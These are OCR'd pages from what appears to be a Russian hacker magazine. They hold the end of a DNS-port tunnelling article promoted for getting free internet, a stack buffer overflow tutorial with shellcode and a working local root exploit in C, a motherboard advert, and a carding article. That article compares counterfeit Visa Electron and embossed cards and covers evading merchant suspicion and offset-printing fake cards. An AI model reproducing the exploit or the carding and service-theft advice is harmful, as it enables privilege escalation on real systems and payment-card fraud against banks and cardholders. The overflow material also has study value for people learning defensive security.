
$proxy – прокси-сервер, для tcp-соединения.
После объявления этих важных идентификаторов, мы создадим udp-сокет, который будет ловить пакеты на 53-ем порту, а также добавим его в объект модуля IO::Select, чтобы следить за данными в этом сокете. Затем порождаем бесконечный цикл, в котором читаем данные с udp-сокета следующей конструкцией:(*Таблица 2*)

Таблица 2

```
foreach $n ($udp->can_read) { ## Смотрим все идентификаторы сокетов, в которых есть данные
    if ($n eq $sockudp) { ## Если идентификатор - $sockudp, то есть наш сокет
        $sockudp->recv($msg,1024); ## Получаем из него сообщение
        my($port,$addr)=sockaddr_in($sockudp->peername); ## Запоминаем порт и адрес
        $flag=0,$i=0,$nsock=0; ## Обнуляем временные переменные
            foreach $in (values %ports) {
             $i++;
               if ($in ne -1) {
                if ($in eq $port) {
                    $flag=1,$nsock=$i;  ## Ищем этот порт в хеше портов, если он есть, устанавливаем $flag 1, иначе - 0
                 }
               }
            }
        unless ($flag) {
            $threads++;
            $res=tcpsock($port,$threads);  ## Если порт новый, создаем новый IRC-сокет
                .............
        } else {
         ## Оперируем над старыми udp-датаграммами
        }
```

ОБЗОР УТИЛИТЫ

В этой части сервера все просто. Следим за приходящими на udp-порт пакетами. Как известно, этот пакет может быть доставлен с любого ip-адреса и порта, так как фактического соединения с подтверждением не происходит (такой уж он - udp). Если в хеше %ports нет локального порта, откуда пришел этот пакет, считаем его новым, и делаем для него туннель через tcp-сокет. В противном случае переходим в малоинтересную часть кода - прием сообщений со всех порожденных (в данный момент времени) tcp-сокетов, с последующим возвратом пакетов клиенту через udp. Интереснее будет рассказать про процедуру отключения сокета по таймауту (при завершении сессии весь туннель должен быть корректно завершенным, с отключением tcp-соединения для него). Это делается с помощью сигнала ALRM, посылаемому серверу через определенный промежуток времени (этот промежуток и есть $timeout). Так как при передаче пакетов через udp возможна их потеря, контролировать которую крайне медленно и неудобно, мы обходимся тройной передачей сообщения "KEEP" клиенту. Если клиент хотя бы один раз возвращает "ALIVE", значит он все еще с нами =), и мы не убиваем его. Иначе закрываем сокет и присваиваем идентификатору значение "-1", впоследствии считая его мертвым. Они все могут быть "оживлены" заново при новом подключении. Таким образом количество элементов массива сводится к минимальному, что существенно улучшает производительность скрипта.



Испытание IRC-туннелинга в работе

Хотелось бы вернуться к третьему пункту требований для пользования udp-tcp туннелера в IRC. Я отметил, что прокси использовать необязательно (в этом случае можно напрямую вписать ip ирц-сервера в переменную $proxy, таким образом, сервер будет соединять тебя лишь с одним IRC-серваком). С прокси же все по-другому. Через него ты можешь соединиться по HTTPS-методу с любым IRC-серваком на твой выбор, что значительно улучшает гибкость скрипта. Клиент я разбирать не буду, так как его реализация намного проще серверной, и разобраться в нем может практически каждый. Врубив удаленно сервер, соединяйся с провайдером на тестовом аккаунте и врубай клиент с параметром tcp-порта, который будет слушаться на твоей машине. Затем трави mIRC (или другой клиент) на прокси 127.0.0.1 с портом, тем, что ты указал в клиенте. Если все прошло успешно, ты увидишь туннель в действии.

Никто не запрещает тебе расширить возможности этого туннелера, сделав его пригодным для веба или аси. Основу скрипта я расписал, а под нее можно пристроить все что угодно. Благодаря многопоточности, ты можешь делиться халявным интернетом со своими друзьями за пиво :). И поспорить с законом тут можно - что не запрещено, то разрешено, а оставлять доступным DNS-сервер, а также его порты, не твоя забота...



Все проекты, описанные в этой статье, ты можешь скачать по следующим ссылкам:
NSTX: http://nstx.dereference.de/nstx.tar.gz
IRC: http://kamensk.net.ru/forb/1/x/udp-irc.tar.gz

Это отнюдь не единственный вариант туннелинга. Существуют также другие программы, яркий пример - iproxy, в которой есть возможность создавать туннель по UDP. В результате тестировании наблюдался провал, поэтому описывать ее в этой статье я не стал. Скачать и оценить ее возможности можно отсюда:
http://www.vergenet.net/linux/iproxy/code/iproxy-0.0.0.tar.gz

Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. ШЕСТВИЕ ВТОРОЕ

kas1e



Из предыдущей части статьи ты узнал, что же собой представляет переполнение в стеке и каким образом оно получается. Узнал, что такое регистры, инструкции и весь необходимый теоретический минимум. Сегодня же мы займемся непосредственно реализацией. Делать это будем под linux на x86-ом процессоре. Но сначала немного теории.

АТРИБУТЫ ФАЙЛОВ

Все файлы в любом unix имеют помимо прав доступа (комбинации r, w, x) еще и атрибуты: sticky bit, suid/sgid и блокирование.

sticky bit - в современных осях практически не используется, но раньше юзался для уменьшения времени загрузки наиболее часто запускаемых программ. Механизм действия таков: после завершения программы ее образ остается в памяти, и последующие запуски программы производятся быстрее.

suid/sgid - это то, что нас больше всего интересует. Эти атрибуты (или флаги) позволяют менять привилегии с текущего пользователя на владельца файла. Например, у тебя есть некая программа, на которой стоит SUID-флаг, владелец и группа файла - root. Если пользователь запустит такую программу, то процесс будет работать с правами рута. Интересно еще и то, что процессы, порожденные из такого "суидного" файла, также наследуют рута. И что же получается? А то, что если переполняется буфер в стеке суидной программы, то, в принципе, ты можешь сделать нечто незапланированное в программе на root-уровне.

Третий атрибут - блокирование. Он позволяет устранить проблему возникновения конфликтов в том случае, когда с данным файлом работают несколько задач одновременно.

Из всех атрибутов в нашем случае важны suid/sgid. Почему? Потому что ты можешь, находясь в пользовательском процессе, юзать переполнение в стеке любой суидной программы и получить, скажем, новый шелл, но уже с root-привилегиями. Вот именно для этого и пишутся специальные куски кода, которые делают такие вещи.

SHELLCODE

Что такое shellcode? Это код, выдающий шелл. Написан он будет в машинных кодах. Почему именно так? Во-первых, наши переполнения базируются на организации стека и регистрах. А там только байты и машинные коды. Самый простой (и распространенный) способ создания шеллкода - написание его на ассемблере, а потом перевод в машинный код (к примеру, objdump'ом). Шелл, в понимании unix, дают программы /bin/sh, /bin/ksh, /bin/bash и другие. Т.е. все, что тебе нужно - запустить /bin/sh на ассемблере. Ассемблеров под unix много, но мы возьмем стандартный "as" с at&t-синтаксисом.

At&T-синтаксис кардинально отличается от intel'овского (tasm/nasm/masm). Вот основные нюансы:

Перед регистрами всегда ставится знак '%' (%ebp,%eax).

Перед непосредственными операндами символ '$' (push $1).

Директивы всегда начинаются с точки (.text,.data).

Если после каких-то символов стоит двоеточие, то это означает метку (как и в intel).

К командам, имеющим операнды, добавляются такие суффиксы:

суффикс	описание	пример
b	байт	movb $1,%al
w	2 байта	movw $1,%eax
l	4 байта	movl $0xbfffffff,%eax

Это три наиболее часто используемых суффикса (есть еще и s, t, q и т.д.). Сама ассемблерная программа должна начинаться с метки _start. В отличие от intel-ассемблеров, метка end не нужна:

```
.globl _start  // делаем _start метку видимой для линковщика (глобальной)
_start:        // начало программы
```

Ассемблирование программ крайне простое:

```
# as prog.s -o prog.o
```

После этого линковка и создание исполнимого модуля:

```
# ld prog.o -o prog
```

Для того чтобы написать свой шеллкод, необходимо знать, что существуют различные системные вызовы. Это некие услуги ядра, которые предоставляются пользовательскому процессу. Вызовов этих достаточно много (более 200 под linux), и все они определены в /usr/include/asm/unistd.h:

```
[bof]# head -n 20 /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_
/*
* This file contains the system call numbers.
*/
#define __NR_exit       1
#define __NR_fork       2
#define __NR_read       3
#define __NR_write      4
#define __NR_open       5
#define __NR_close      6
#define __NR_waitpid    7
#define __NR_creat      8
#define __NR_link       9
#define __NR_unlink     10
#define __NR_execve     11 - вот и execve
#define __NR_chdir      12
#define __NR_time       13
#define __NR_mknod      14
#define __NR_chmod      15
#define __NR_lchown     16
#define __NR_break      17
#define __NR_oldstat    18
#define __NR_lseek      19
#define __NR_getpid     20
#define __NR_mount      21
#define __NR_umount     22
#define __NR_setuid     23
#define __NR_getuid     24
#define __NR_stime      25
#define __NR_ptrace     26
... и так далее ...
[bof]#
```

Формат работы с системными вызовами на ассемблере достаточно прост. В необходимые регистры заносятся нужные значения, а потом происходит обращение к 80-му прерыванию:

В регистры ebx, ecx, edx - аргументы системного вызова.

В регистр eax - номер системного вызова.

Например, системный вызов exit будет выглядеть так:

```
[bof]# cat >sh.s
 .globl _start
 _start:

        xorl    %eax,%eax               # очищаем eax (получаем NULL)
        pushl   %eax                    # засунули в стек NULL
        pushl   $0x68732f2f             # в стек символы : hs//
        pushl   $0x6e69622f             # в стек символы : nib/
        movl    %esp,%ebx               # адрес этих символов в ebx регистр
        pushl   %eax                    # засунули в стек еще NULL
        pushl   %ebx                    # и адрес по которому /bin/sh в стек

 # теперь у нас в стэке лежат : NULL,NULL и адрес /bin/sh и теперь адрес по ко-
 # торому все это расположилось и копируем в ecx.

        movl    %esp,%ecx               # вот здесь скопировали.
        .byte   0x99                    # это инструкция cdql, но 'as' ее не
                                        # понимает, поэтому написали сразу
                                        # машинный код.

        movb    $0x0b,%al               # ну и теперь номер вызова в al
        int     $0x80                   # и делаем этот вызов.
[bof]# as sh.s -o sh.o
[bof]# ld sh.o -o sh
[bof]# ./sh
sh-2.04# exit
exit
[bof]#
```

Пример запуска шеллкода

```
.globl _start
_start:
movl $1,%eax # номер системного вызова в eax
int  $0x80 # вызов 80-го прерывания
```

Так как у exit нет аргументов, регистры ebx, ecx и edx не использовались. Теперь попробуем написать вызов execve (запустим /bin/sh). Для этого читаем man 2 execve и видим там, что для execve нужны 3 аргумента: NULL, NULL и имя запускаемой программы (в нашем случае /bin/sh). Для начала напишем такой вызов на C:

```
[bof]# cat >shellcode.c
#include <stdio.h>
main()
{
        char *shell[2];          // символьный буфер.
        shell[0] = "/bin/sh";    // имя запускаемой программы.
        shell[1] = NULL;         // внешние переменные.
        execve(shell[0], shell, NULL);   // запускаем /bin/sh.
}

[bof]# gcc -static shellcode.c -o shellcode
[bof]# ./shellcode
sh-2.04# exit
exit
[bof]#
```

Теперь ты при желании можешь просто дизассемблировать функцию execve и посмотреть, как она работает (именно для этого и добавлен ключ -static). В случае отсутствия такого желания, разберем код на ассемблере:

```
.globl _start
_start:
        xorl        %eax,%eax # очищаем eax (получаем NULL)
        pushl       %eax # засунули в стек NULL
        pushl       $0x68732f2f # в стек символы: hs//
        pushl       $0x6e69622f # в стек символы: nib/
        movl        %esp,%ebx # адрес этих символов в ebx регистр
        pushl       %eax # засунули в стек еще NULL
        pushl       %ebx # и адрес по которому /bin/sh в стек
# теперь у нас в стеке лежат: NULL, NULL и адрес /bin/sh, а также адрес, по
# которому все это расположилось, копируем его в ecx
        movl        %esp,%ecx # вот здесь скопировали
        .byte       0x99 # это инструкция cdql, но 'as' ее не
# понимает, поэтому сразу написали в машинном коде
        movb        $0x0b,%al # ну и теперь номер вызова в al
        int         $0x80 # и делаем этот вызов
[bof]# as shellcode.s -o shellcode.o
[bof]# ld shellcode.o -o shellcode
[bof]# ./shellcode
sh-2.04# exit
exit
[bof]#
```

Итак, у тебя есть сорсы, которые дают шелл. И ты уже можешь использовать его в эксплоитах. Единственное, что необходимо сделать, перевести его в машинные коды. Это можно сделать objdump'ом, gdb или любым hex-редактором:

```
[bof]# objdump -D ./shellcode
./shellcode: file format elf32-i386

Disassembly of section .text:
08048074 <_start>:
8048074:   31 c0            xor     %eax,%eax
8048076:   50               push    %eax
8048077:   68 2f 2f 73 68   push    $0x68732f2f
804807c:   68 2f 62 69 6e   push    $0x6e69622f
8048081:   89 e3            mov     %esp,%ebx
8048083:   50               push    %eax
8048084:   53               push    %ebx
8048085:   89 e1            mov     %esp,%ecx
8048087:   99               cltd
8048088:   b0 0b            mov     $0xb,%al
804808a:   cd 80            int     $0x80
Disassembly of section .data:
[bof]#
```

Теперь перепишем все это в нормальный вид, в виде символьного буфера с добавлением setuid(0) вызова:

```
char shellcode[]=  // - символьный буфер с шеллкодом
"\x33\xc0"  /* xorl     %eax,%eax */
"\x31\xdb"  /* xorl     %ebx,%ebx */
"\xb0\x17"  /* movb     $0x17,%al  */  setuid
"\xcd\x80"  /* int      $0x80      */
"\x31\xc0"  /*          xorl     %eax,%eax */
"\x50"      /*          pushl    %eax      */
"\x68""//sh"/*          pushl    $0x68732f2f */
"\x68""/bin"/*          pushl    $0x6e69622f */
"\x89\xe3"  /*          movl     %esp,%ebx */
"\x50"      /*          pushl    %eax      */
execve
"\x53"      /*          pushl    %ebx      */
"\x89\xe1"  /*          movl     %esp,%ecx */
"\x99"      /* cdql     */
"\xb0\x0b"  /* movb     $0x0b,%al  */
"\xcd\x80"; /* int      $0x80      */
```

Для того чтобы запущенный шелл получил root-привилегии, ты должен сделать в шеллкоде системный вызов setuid(0). То, что программа суидная, как раз и разрешает тебе делать такой вызов. В результате мы получили код, выполняющий setuid(0), а затем запуск execve(/bin/sh).

Итак, теперь у нас есть готовый шеллкод. И этот самый код мы будем впихивать при переполнении буфера в стеке. Т.е. мы сделаем следующее: регистр eip будет указывать не на какие-то левые адреса, а на адрес, по которому расположен наш шеллкод. И нетрудно догадаться, что если программа будет суидная, и ее владелец рут, то при удачном раскладе, ты и получишь эти желанные привилегии рута. А то, что мы сделаем, и будет называется "локальный root-эксплоит" :). Способов их написания довольно много, но я рассмотрю самый простой из них.

ЭКСПЛУАТАЦИЯ ПЕРЕПОЛНЕНИЯ

Итак, мы подошли к самому интересному. Ты теперь знаешь, что такое переполнение стека, какие файлы желательно переполнять. Ты знаешь, что такое шеллкод и как его написать. Остается одно - применить все это на практике.

Проблема всех эксплоитов, основанных на переполнении буфера, заключается в том, что мы часто не знаем адреса, который нужно положить в eip для вызова шеллкода. Самый простой выход из такой ситуации - статические адреса. Т.е. адреса, которые не меняются. В linux, при запуске файла, начиная с адреса 0xbfffffff и далее вниз, лежат такие данные:

0xbfffffff - первые 5 байт нули.

0xbffffffa - далее идет имя запускаемого файла.

И после этого идут внешние переменные (env).

Т.е. мы можем положить шеллкод как внеш-



Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. ШЕСТВИЕ ВТОРОЕ

kas1e

Что стоит почитать:

Smashing The Stack For Fun And Profit by Aleph1.
Buffer Overflows Demystified.
Питер Абель. Программирование на ассемблере.

нюю переменную, отнять от 0xbfffffff четыре нуля, потом длину имени запускаемого файла и длину шеллкода. А потом получить адрес, по которому лежит этот самый шеллкод. Вот как это будет выглядеть:

нужный_адрес = 0xbfffffff - 5 - длина_имени_файла - длина_шеллкода

Так получается необходимый адрес. И теперь все, что нужно для создания эксплоита:

1. Положить шеллкод как внешнюю переменную.
2. Посчитать расположение шеллкода (т.е. узнать адрес).
3. Запустить файл так, чтобы буфер переполнился любым хламом, и в конце хлама был посчитанный адрес расположения шеллкода.

Т.е. буфер переполнится, в eip поместится адрес твоего шеллкода, выполнение, естественно, передастся на этот адрес, и произведутся желаемые действия. И как результат, ты получишь шелл. А чтобы шелл был рутовый, уязвимая программа должна иметь suid-флаг. Рассмотрим это на примере. Для этого напишем уязвимую программу с суид-флагом и эксплоит к ней. Возьмем все тот же пример из первой части статьи:

```
main (int argc, char *argv[])        // будем брать символы с командной строки
{
        char little_buffer[4];    // сделаем буфер на 4 байта
        strcpy(little_buffer,argv[1]);
}
/* strcpy является одной из функций, которая не заботится о том, с какими буферами */
/* она работает, т.е. не проверяет размеры копируемых данных */
```

```
[bof]# gcc vuln.c -o vuln
[bof]# ./vuln aaaaaaaabbbb
Segmentation fault
```

Уязвимая программа готова. Поставим ей suid-флаг, чтобы она запускалась с root-привилегиями:

```
[bof]# chmod +s vuln
```

Теперь напишем сам эксплоит. Структуру его написания я рассмотрел чуть выше, но нужно сказать, что мы используем функцию execle, которая является тем же execve, но позволяет запускать файл, используя в качестве аргументов внешние переменные (а это нам и нужно): (*Таблица1*)

Теперь откомпилим эксплоит и перезайдем под обычным пользователем:

```
[bof]# gcc exploit.c -o exploit
[bof]# su just_user
[just_user]$
```

И, наконец, запуск:

```
[just_user]$ /bof/exploit
sh-2.04# id
uid=0(root) gid=555(just_user)
```

Вот и финал! После долгих разговоров мы получили рута.

РАЗБОР ПОЛЕТОВ

В этой статье мы рассмотрели класс уязвимостей, называемых переполнением буфера, и оценили все последствия, которые влечет за собой рассеянное программирование. В двух частях статьи я попытался дать максимальное количество информации. Возможно, в некоторые моменты нелегко вникнуть сразу: ищи документацию, читай и учись. Дальше хотелось бы осветить такие интересные проблемы, как ошибки форматных строк, переполнения bss-секций и heap, race condition и многое другое.
ci a.

Таблица1

```
#include <stdio.h>
char shellcode[]=
"\x33\xc0"    /*    xorl    %eax,%eax    */
"\x31\xdb"    /*    xorl    %ebx,%ebx    */
"\xb0\x17"    /*    movb    $0x17,%al    */
"\xcd\x80"    /*    int     $0x80        */
"\x31\xc0"    /*    xorl    %eax,%eax    */
"\x50"        /*    pushl   %eax         */
"\x68""//sh"  /*    pushl   $0x68732f2f  */
"\x68""/bin"  /*    pushl   $0x6e69622f  */
"\x89\xe3"    /*    movl    %esp,%ebx    */
"\x50"        /*    pushl   %eax         */
"\x53"        /*    pushl   %ebx         */
"\x89\xe1"    /*    movl    %esp,%ecx    */
"\x99"        /* cdql    */
"\xb0\x0b"    /* movb    $0x0b,%al    */
"\xcd\x80";   /* int     $0x80    */
int main ()
{
// подготовим символьный буфер для внешней переменной, которая является твоим
// шеллкодом:
char *enva[2] = shellcode;
// теперь сделаем символьный буфер твоих переполняющих байт + нашего адреса. Он
// равен 12 байтам, т.к. 8 необходимо для переполнения и 9,10,11,12 байты лягут
// в eip (как раз наш адрес)
char buf[12];
// сделаем некое преобразование типов, чтобы далее было проще с засовыванием
// адреса твоего шеллкода в переполняющий буфер
int *ap = (int *)(buf);
// теперь посчитаем адрес нашего шеллкода, по которому этот шеллкод ляжет при
// использовании execle функции (она, в общем-то, и засунет шеллкод во внешнюю
// переменную)
int ret = 0xbfffffff - 5 - strlen(shellcode) - strlen("/bof/vuln");
// вот теперь положим полученный адрес в 9-й,10-й,11-й и 12-й байты буфера
int i;
for (i = 0 ; (i < 12) ;i +=4)    // цикл с прибавлением по 4 байта
*ap++ = ret;
// и, наконец, последний штрих: мы запускаем уязвимую программу с нашим переполняющим
// буфером, содержащим в конце адрес шеллкода, и с нашей новой внешней переменной (этим
// самым шеллкодом)
execle("/bof/vuln","vuln",buf,NULL,enva);
}
```

Использование local root эксплоита

The 6-Dual Miracle

SINXP1394

AGP 8X / Двухканальная память DDR

Системная плата для Pentium® 4

Dual Power System (DPS)

Поддержка двух логических процессоров

(технология Intel® Hyper Threading)

Удвоенная вычислительной производительности системы

Dual Cooling

(Два активных теплоотвода)

DualBIOS™

Патентованная технология GIGABYTE

Защита BIOS от вирусных атак и удвоенная надежность ПК

Двухканальная память DDR

Dual RAID

(Serial ATA RAID + ATA133 IDE RAID)

Повышенная производительность и защита данных








P4 Titan™ series

GA-SINXP1394 SiS655/963 Chipset






P4 Titan™ series

GA-8SQ800 Ultra SiS655/963 Chipset





P4 Titan™ series

8SG800 SiS 648/963 Chipset











Приз победителю -

собранный компьютер!

Подробности, на сайте **www.gigabyte.ru.**














www.alliancegroup.ru www.citilink.ru www.elst.ru www.marvel.ru www.mdgroup.ru www.r-and-k.com





Upgrade Your Life™ www.gigabyte.com.tw/**www.gigabyte.ru**

GIGABYTE™ TECHNOLOGY

Взлом

РАЗБОР КАРТ

BigBuyer



РАЗБОР КАРТ

VISA ELECTRON С КРЕДИТНЫМ ДАМПОМ VS ЭМБОССИРОВАННЫЕ КАРТЫ

К написанию этой статьи меня подтолкнуло заявление некоторых личностей, что VISA Electron, дескать, какой-то неполноценный продукт по сравнению с эмбоссированными картами. Причем сравнивался не Electron с дампом Electron'a, а Electron с кредитным дампом. Т.е. весь сыр-бор исключительно из-за какой-то воображаемой "ущербности" дизайна, а не из-за того, что, например, по Electron'у снимается меньшая сумма или из-за других существенных факторов. Итак, рассмотрим дизайн Electron'a с кредитным дампом по сравнению с дизайном эмбоссированных карт с кредитным же (таким, как и на Electron'e) дампом. Сравнение будет производиться не по потребительским свойствам реальной карты для реальных кардхолдеров, выпущенных реальными банками, а по кардерским свойствам этих карт. И внимание! Данный материал ни в коей мере не является пропагандой кардинга, так как все рассматриваемые примеры незаконны (читай УК РФ). Я хотел лишь показать, кто такие кардеры, чем они занимаются, и чем они руководствуются, делая выбор.

Для начала несколько слов о русском менталитете – куда же без этого! Когда я вижу парня лет восемнадцати-двадцати двух, выползающего из явно подержанного мерина с шильдиком на заднице 600 SEL (то есть удлиненная версия), в кожаной курточке (дорогой, но все же...), причем, несмотря на то, что этот мерс на то и удлиненный, что рассчитан на поездку VIP-пассажира на заднем сиденье, владелец вылезает из-за руля, то сразу понимаю, что это русский. И видел я таких парнишек во многих европейских странах, но всегда они действительно оказывались русскими.
В 92-м году я зашел перекусить в Макдоналдс в Цюрихе и увидел молодого парня, демонстративно раскладывающего на столике спутниковый телефон (для тех, кто не знает - это такая байда, размером с чемодан, которая в чемодан же и упакована - позволяет звонить из любой точки мира через спутник). Я сразу понял - русский. И точно - он начал кричать на весь Макдоналдс "Люся! Люся! Представляешь - я тебе из самого центра Цюриха звоню!!!"

О САМОМ КАРДИНГЕ

Когда я представляю себе, как кардер лет двадцати в шикарных джинсах и крутейшем кожаном куртяке, сгибаясь под тяжестью цепуры на шее, с перстнями на всех пальцах, включая пальцы ног, заходит в европейский шоп и достает из кармана голдовую/платиновую визу или мастеркард, или еще круче - платиновый амекс, то я представляю себе, какие мысли проносятся в голове у продавца. Если ты думаешь, что у продавца не возникнет сомнений в том, что карта действительно принадлежит покупателю, ты глубоко заблуждаешься. Самое первое, что придет в голову продавцу - кардер гоп-стопнул какого-нибудь дядечку и забрал у него креду, а теперь пытается по ней отовариться. Даже если продавец не выскажет свои опасения, типа "покажите документы", то наверняка звякнет в банк, чтобы убедиться, что деньги ему потом придут. А кому это нужно? Разве кардеру необходимо, чтобы его подозревали, чтобы на него обращали повышенное внимание? Я думаю, нет.
В кардере, который шопится по магазинам, обычно все соответствует неброскому имиджу - они все-таки работники невидимого фронта, и чем менее кардер заметен в тылу врага, тем лучше. Если кардер еще молод, ему надо стараться выглядеть как его европейские сверстники, снять до возвращения в Россию перстни с брюликами и цепи толщиной в палец (кардер же не негр из какой-то бруклинской банды - верно?). И кредитную карточку заказать лучше соответствующую. Какая же кредитка подходит кардеру лучше всего?

КАК ЕВРОПЕЕЦ ПОЛУЧАЕТ КРЕДИТНУЮ КАРТУ

Возьмем, к примеру, совершеннолетнего итальянца (несовершеннолетним можно иметь карту только прилинкованную к родительской). Когда ему исполняется 18 лет, у него нет никакой кредитной истории (кредитная история по карте, прилинкованной к родительской, не учитывается). Соответственно, он не может рассчитывать на Visa Electron - ему выдают только локальную банкоматную карту, которой он может пользоваться исключительно в Италии и только в банкоматах. Эта карта не является ни визой, ни мастеркардом (называется она Pago). После того, как итальянец начинает работать или учиться и получать стипендию, он начинает зарабатывать себе кредитную историю и уже через год может рассчитывать на получение карты той же внутриитальянской платежной системы, которую он может уже использовать и в магазинах (только итальянских). Через год исправного юзанья этой карты он может получить Electron'а или Maestro. И еще года через три, когда начнет получать приличную зарплату, может замахнуться на VISA Classic. И только лет через 7-10 (если будет много зарабатывать), может подумать о получении голдовой карты.
Соответственно, кардеру необходимо прикинуть, сколько ему лет, и не выделяется ли он со своей крутой картой среди сверстников. Ведь, повторюсь, кардерам очень важно слиться с толпой. Причем речь идет не о количестве денег, а исключительно о дизайне карты - вещи, которая совершенно не влияет на сумму покупки. Это была психология (значение которой в этом деле трудно переоценить). Теперь перейдем к вопросам практическим.

РАЗЛИЧИЯ В СНЯТИИ ДЕНЕГ

Есть ли различия по снимаемым суммам с Electron'а с кредитным дампом и с эмбоссированных карт с голограммой? У кредитных карт для реального кардхолдера есть два главных отличия (не считая кредита, так как в Electron'е дамп также кредитный). Это:
1. Возможность обслуживания через импринтер.
2. Возможность обслуживания по подлимитным суммам без онлайновой авторизации (обычно до 50 долларов).
Рассмотрим эти два преимущества более детально - являются ли они таким уж большим преимуществом?

ВОЗМОЖНОСТЬ ОБСЛУЖИВАНИЯ ЧЕРЕЗ ИМПРИНТЕР

Стоит подумать, много ли существует импринтеров в развитых странах (за исключением США, но штатовский рынок - это несколько другая история). И в каких магазинах они стоят. Люди опытные скажут, что наличие импринтера в магазинах в развитых странах - это такая же редкость, как и встреча там же с Запорожцем. А если они и стоят там, то лишь в мелких лавочках, которые торгуют каким-то старьем по завышенным ценам. И там ты не купишь ликвидный товар, который потом можно быстро и выгодно сдать. Например, ту же электронику. Во всех магазинах с приемлемыми ценами и нормальным товаром давным-давно стоят электронные POS-терминалы. А если еще учесть, что кардер будет единственным покупателем в мелкой лавочке с импринтером за последние три месяца, да принять во внимание его возраст и наличие у него крутой кредитки, то наверняка дело не обойдется без звонка из магазина в банк "на всякий случай". А кому это надо?

ВОЗМОЖНОСТЬ ОТОВАРИВАНИЯ ПО ПОДЛИМИТНЫМ СУММАМ БЕЗ ОНЛАЙНОВОЙ АВТОРИЗАЦИИ

Уже неоднократно говорилось, что карту можно юзать один раз или, в крайнем случае, несколько раз, но в течение очень короткого времени. Это очень важно, если кардер хочет остаться на свободе. А теперь подумай - будет ли кардер стараться обегать с картой, купленной за 230 баксов, кучу точек для того, чтобы по подлимитным операциям набрать сумму для отбивки стоимости карты? Или лучше в это время совершить много покупок на максимально возможные суммы? Но ведь на суммы свыше 50 баксов обычно требуется онлайновая авторизация! Так есть ли разница, какую карту кассир прокатывает в POS'е - кредитную или Electron? Ведь в любом случае кассир сам не принимает решение - давать товар или не давать - все, что ему надо, он получает из POS-терминала. Получил код авторизации 00 - товар отдает, не получил - так будь у кардера хоть супер-пупер платиновая карта по дизайну, продавец товар не даст. Таким образом, видно, что и это "преимущество" кредитной (эмбоссированной) карты по сравнению с Electron'ом очень уж сомнительно с кардерской точки зрения.

Технологические отличия производства офсетных Electron'ов и эмбоссированных карт. Вот описание того, как должна выглядеть Visa Electron (читаем банковскую инструкцию для кассира POS-терминала):

Пластиковые карты VISA ELECTRON имеют следующие реквизиты:
На лицевой стороне:
* название банка - эмитента;
* номер карты нанесен лазерным способом полностью, либо указаны BIN и последние четыре цифры номера карты;
* всегда имеется надпись по-английски: "ELECTRONIC USE ONLY" ("Только для электронных операций");
* срок окончания действия карты (например: до 12/99);
* имя и фамилия Держателя;
* защитный символ V не наносится;
* под ультрафиолетовым освещением голубь может отсутствовать.

В настоящее время существует два дизайна логотипа карт VISA ELECTRON:
VISA ELECTRON ИМПУЛЬС. По контуру логотипа нанесена микропечать, состоящая из повторяющегося слова "ELECTRON". Карта может иметь логотип VISA и голограмму с изображением голубя.
VISA ELECTRON КОМЕТА. По контуру логотипа нанесена микропечать, состоящая из повторяющегося слова "ELECTRON" и кода банка.
С 1 января 2002 г. все карты должны иметь только логотип VISA ELECTRON КОМЕТА.
На оборотной стороне:
* магнитная полоса;
* полоса для подписи с надписью "ELECTRON" синим, красным и желтым цветом, под углом 45 градусов. Если на лицевой стороне номер карты нанесен полностью, на полосе может быть номер карты и код безопасности, нанесенные лазерным способом; номер карты и код безопасности не наносятся.

Ну, а что с эмбоссированными картами VISA? Читаем там же:

Пластиковые карты VISA имеют следующие реквизиты:
На лицевой стороне:
* название банка - эмитента;
* эмбоссирован 16-значный (цифры сгруппированы по четыре) номер карты, начинающийся с цифры 4;
* эмбоссирован срок окончания действия карты (например: до 12/99) либо срок начала и окончания действия карты (например: с 12/99 до 12/00). Карты выдаются сроком на 1 ме-

NEXT

Взлом

РАЗБОР КАРТ

BigBuyer

сяц, 1 год, 2 года и редко на 3, 5 лет;
* после срока действия эмбоссирован защитный символ V;
* эмбоссированы имя и фамилия Держателя;
* логотип VISA в виде трехцветного флага (голубой, белый с надписью VISA и желтый). Логотип расположен в правом верхнем или нижнем углу. По контуру логотипа наносится микропечать, которая состоит из БИНа и кода банка;
* голограмма в виде летящего голубя. При повороте карты создается впечатление взмаха крыла голубя;
* под ультрафиолетовым освещением виден летящий голубь голубого или розового цвета;
* под первой группой цифр номера карты должен быть нанесен типографским способом БИН.

На оборотной стороне:
* магнитная полоса;
* полоса для подписи, с надписью "VISA" желтым и синим цветом, под углом 45 градусов. На полосе черным наклонным влево шрифтом напечатан номер карты и трехзначный код безопасности.

Итого - какие есть технологические нюансы изготовления карт на офсетном оборудовании?

МИКРОШРИФТ ВОКРУГ ЛОГОТИПА

Микрошрифт идеально печатается на офсетном оборудовании. "Правильный" микрошрифт имеет размер 0,25 мм - принтер просто не напечатает его, поэтому на картах принтерного качества микрошрифт обычно гораздо большего размера (я видел и 0,7 мм, и 1 мм, видел и карты вовсе без микрошрифта). Но, повторюсь, рассматривается вариант офсетных карт - никому неохота палиться на принтерном качестве. В Electron'е вокруг логотипа нанесен микрошрифт в виде повторяющегося слова Electron. В эмбоссированных (Visa Classic/Gold/Platinum) вокруг логотипа должен быть нанесен BIN банка (тот же, что и на карте) и код банка. И это несложно напечатать на офсетном оборудовании - в конце концов, нет разницы, что печатать - слово Electron или бин с кодом банка, если бы не одно "но". Для того чтобы напечатать на микрошрифте именно тот бин, что будет эмбоссирован на карте, производителю карт придется заказать отдельный оригинал-макет именно с этим бином. За это он возьмет минимум 300 баксов (создание самого макета и вывод его на пленки для офсетной печати). Плюс на офсетном оборудовании убыточно печатать с одного оригинал-макета менее 50 карт, так как особенность офсетного оборудования заключается в том, что чем меньше партия, тем больше процент брака. При печати нескольких тысяч экземпляров брак составит несколько процентов. А при печати 25 карт будет хорошо, если 8-10 из них окажутся пригодными для дальнейшего использования. Это связано с 